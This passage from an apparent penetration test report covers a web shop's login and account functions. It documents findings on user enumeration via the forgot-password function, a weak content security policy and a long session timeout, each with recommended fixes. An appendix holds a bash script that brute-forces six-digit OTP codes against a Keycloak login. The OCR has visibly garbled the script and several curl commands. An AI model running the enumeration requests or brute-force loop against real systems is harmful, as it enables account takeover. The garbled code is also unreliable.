[...]
> POST /auth/realms/app/login - actions / authenticate ? session_code
=[...]
[...]
< HTTP /2 302
< server : nginx
< date: Fri , 02 Jan 1970 07:35:48 GMT
< content -length: 0
< location : https:// example .com/
# session_state =305 f19d6 -d3e3 -4926 -9466 - bf29d863c84d
& id_token = eyJhbGciOiJS [...]
& token_type =Bearer
& expires_in =900
[...]
< set - cookie: IDENTITY = eyJhbGciOiJI [...] ALL3sT_U1M6ccOY ; Version
=1;
Path =/ auth/realms/app /; SameSite =None; Secure; HttpOnly
< set - cookie: IDENTITY_LEGACY = eyJhbGciOiJI [...] ALL3sT_U1M6ccOY ;
Version =1; Path =/ auth/realms/app /; Secure; HttpOnly
< set - cookie: SESSION =app/ b07757b [...]; Version =1; Expires =Fri ,
07-Jan -1970 17:35:48 GMT; Max -Age =36000; Path =/ auth/realms/pzs /;
SameSite =None; Secure
[...]
* Connection #0 to host example .com left intact
```

3.7.1. Recommended Actions

We suggest to implement a global rate limit for the OTP endpoint to a reasonably low number. Invalidate the respective TOTP token after 3 failed attempts.

3.8. User enumeration via forgot password function

Severity Rating: Medium		EXP-008
Location: /forgot_password.php		
CWE: 204 Observable Response Discrepancy		
Impact Misconfiguration	**Likelihood** High	**Fix** Trivial

Any email address can be verified to be registered in the Compu Global shop by using the forgot password function. This can be used to find attack targets for credential stuffing attacks or to try out lists of leaked email address password combo lists. This works for frontend and backend.

The webshop response for a email address registered in the shop differs from the response produced by submitting a email address that has no respective Compu Global user account. In the backend the request returns an errorpage, but the request errormessage differs if the email address exits in the backend or not.

```
curl 'https://example.tld/admin/index.php?' \
   -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0' \
   -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8' \
   -H 'Accept-Language: en-US,en;q=0.5' \
   --compressed \
   -H 'Referer: https://example.tld/de/forgot/' \
   -H 'Content-Type: application/x-www-form-urlencoded' \
   -H 'Connection: keep-alive' \
   -H 'Upgrade-Insecure-Requests: 1' \
   -H 'TE: Trailers' \
   --data-raw 'user=invalid%40user.com&f=forgotpassword'
```

returns `<p class="msg">MESSAGE_EMAIL_INVALID</p>` . While

```
curl 'https://example.tld/admin/index.php?' \
   -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0' \
   -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8' \
   -H 'Accept-Language: en-US,en;q=0.5' \
   --compressed \
   -H 'Referer: https://example.tld/de/forgot/' \
   -H 'Content-Type: application/x-www-form-urlencoded' \
```

```
    -H 'Connection: keep-alive' \
    -H 'Upgrade-Insecure-Requests: 1' \
    -H 'TE: Trailers' \
    --data-raw 'user=valid%40user.com&f=forgotpassword'
```

returns `<p class="msg">MESSAGE_EMAIL_NOT_SEND</p>` .

An attacker can narrow down possible accounts to attack. A list of Compu Global employees can be tested if they have a backend account in the shop. This helps in performing various attacks like credential stuffing or spear phishing attacks.

3.8.1. Recommended Actions

We suggest to remove the forgot password function from the Backend Code completly. In the frontend we suggest to alter the behavior to be exactly the same for known and unknown email addresses.

3.9. Weak CSP

Severity Rating: Low		EXP-009
Location:		
CWE: 829 Inclusion of Functionality from Untrusted Control Sphere		
Impact	**Likelihood** Medium	**Fix** Easy

The proxy server sets Content Security Policy headers that disable most of the cross site scripting protection of a modern browser. If a respective site allows to inject Javascript in the DOM, it will be executed under this content security policy.

```
default-src * 'unsafe-inline' 'unsafe-eval'
script-src * 'unsafe-inline' 'unsafe-eval'
```

3.9.1. Recommended Actions

Set the content security policy to allow only the current site (or white listed sites) as source for scripts to be executed:

```
default-src 'self'
script-src 'self' https://example.tld
```

If this solution it pursued, all javascript needs to be delivered in separate Javascript files instead of inline javascript.

3.10. Too long session timeout

Severity Rating: Info		EXP-010
Location:		
CWE: 613 Insufficient Session Expiration		
Impact Increased attack surface	**Likelihood** Low	**Fix** Trivial




Figure 15 — session lifetime is too long

The example.tdl session timeout is set to 24 hours. This value is set to high. Details

When the session timeout is set to high, this increases attack surface without any benefit.

3.10.1. Recommended Actions

Reduce the session timeout to a reasonable duration of some minutes up to a few hours.

4. Appendix

4.1. Poor Hackers MFA Brute Force Script

```
user='user'
pass='qwerty%211'
GET SESSION

base='https://example.tld/auth/realms/app'
nonce=(cat/dev/urandom|tr-dc´[:alpha:]´|fold-w(cat/dev/
urandom|tr-dc´[:alpha:]´|fold-w{1:-40} | head -n 1 )
ref='https%3A%2F%2Fexmaple.tld%2F'
param='openid&response_type=id_token+token'
init=(curl-vvvv"(curl-vvvv"base/protocol/openid-connect/auth?
client_id=ui&redirect_uri=ref&scope=param&nonce=$nonce" 2>&1 | sed 's/>/>\r/g')

session=(echo"(echo"init" | grep -Po
'session_code=.....' | sed 's/session_code=//g')
execution=(echo"(echo"init" | grep -Po 'execution=.....' |
head -n 1 |sed 's/execution=//g')
kc_restart=(echo"(echo"init" | grep -o 'KC_RESTART=.; V' | sed 's/KC_RESTART=(.); V/\1/g')
auth_session_id=(echo"(echo"init" | grep -o 'AUTH_SESSION_ID=.; V' | sed 's/
AUTH_SESSION_ID=(.); V/\1/g')
tab_id=(echo"(echo"init" | grep -o 'tab_id=.">' | tail -n 1 | sed 's/tab_id=(.)">/\1/g' )
Authorize step one

auth=(curl-vvv"(curl-vvv"base/login-actions/authenticate?
session_code=session&execution=execution&client_id=ui&tab_id=tabid" -XPOST
-H´User-Agent:Mozilla/5.0(X11;Linuxx8664;rv:109.0)Gecko/20100101Firefox/112.0´
-H´Accept:text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/
*;q=0.8´ -H´Accept-Language:en-US,en;q=0.5´ -H´Accept-Encoding:gzip,deflate,br´
-H´Referer:tabid" -XPOST -H´User-Agent:Mozilla/5.0(X11;Linuxx866
4;rv:109.0)Gecko/20100101Firefox/112.0´ -H´Accept:text/html,application/
xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8´
-H´Accept-Language:en-US,en;q=0.5´ -H´Accept-Encoding:gzip,deflate,br´ -H´Referer:base/
login-actions/authenticate?client_id=ui&tab_id=RuNB2tJkZUs'
-H 'Content-Type: application/x-www-form-urlencoded'
-H 'Origin: https://example.tld'
-H 'DNT: 1'
-H 'Connection: keep-alive'
-H "Cookie: AUTH_SESSION_ID=authsessionid;AUTHSESSIONIDLEGACY=authsessionid;AUTHSESSIONIDL
EGACY=auth_session_id; KC_RESTART=kcrestart" -H´Upgrade-Insecure-Requests:1´
-H´Sec-Fetch-Dest:document´ -H´Sec-Fetch-Mode:navigate´ -H´Sec-Fetch-Site:same-origin´
-H´Sec-Fetch-User:?1´ -H´Pragma:no-cache´ -H´Cache-Control:no-cache´ -
-data-raw"username=kcrestart" -H´Upgrade-Insecure-Requests:1´ -H´Sec-Fetch-Dest:document´
-H´Sec-Fetch-Mode:navigate´ -H´Sec-Fetch-Site:same-origin´ -H´Sec-Fetch-User:?1´
-H´Pragma:no-cache´ -H´Cache-Control:no-cache´ -
-data-raw"username=user&password=$pass&credentialId=" 2>&1 | sed 's/>/>\r/g')

session=(echo"(echo"auth" | grep -Po
'session_code=.....' | tail -n 1 | sed 's/
session_code=//g')
execution=(echo"(echo"auth" | grep -Po 'execution=.....' |
tail -n 1 |sed 's/execution=//g')

invalid='Invalid'

guess=(printf´(printf´(shuf -i0-999999 -n1)")
```

```
while [ ! -z "invalid"]doguess=invalid"]doguess=(printf '%06d\n' "(shuf -i0-999999 -n1)")
ref='yJ1WJ7jXxH_CEzFzBdWScwwqFFEXBuoc1LdTC60Hp5s&execution=41b8b726-
a552-44a0-9ec3-6ba703ff5506' out=(curl -vvv --silent
"base/login-actions/authenticate?sessioncode=base/login-actions/authenticate?sessionc
ode=session&execution=execution&client_id=ui&tab_id=tab_id"
-X POST
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/112.0'
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,/;q=0.8'
-H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate, br'
-H "Referer: base/login-actions/authenticate?sessioncode=base/login-actions/authenticate?
sessioncode=ref&client_id=ui&tab_id=K4o5tI2pUeU"
-H 'Content-Type: application/x-www-form-urlencoded'
-H 'Origin: https://example.tld'
-H 'Connection: keep-alive'
-H "Cookie: AUTH_SESSION_ID=authsessionid;AUTHSESSIONIDLEGACY=authsessionid;AUTHSESSIONIDL
EGACY=auth_session_id; KEYCLOAK_LOCALE=en; KC_RESTART=kcrestart"
-H'Upgrade-Insecure-Requests:1'-H'Sec-Fetch-Dest:document' -H'Sec-Fetch-Mode:navigate'
-H'Sec-Fetch-Site:same-origin' -H'Sec-Fetch-User:?1'-H'Pragma:no-cache'
-H'Cache-Control:no-cache' --data-raw"otp=kcrestart" -H'Upgrade-Insecure-Requests:1'
-H'Sec-Fetch-Dest:document' -H'Sec-Fetch-Mode:navigate' -H'Sec-Fetch-Site:same-origin'
-H'Sec-Fetch-User:?1'-H'Pragma:no-cache'-H'Cache-Control:no-cache' -
-data-raw"otp=guess&login=Sign+In" 2> /tmp/brute_result4)

invalid=(echo"(echo"out" | grep 'Invalid' | sed 's/^\s*(.*)/\1/g')session=/\1/
g')session=(echo "out" | grep 'session' | sed 's/.*session_code=\(.*\)&amp;exec.*/\1/g')
echo "Testing: guess; new session is: session;Result:session;Result:invalid"
done

echo "$out"
cat /tmp/brute_result4
)
```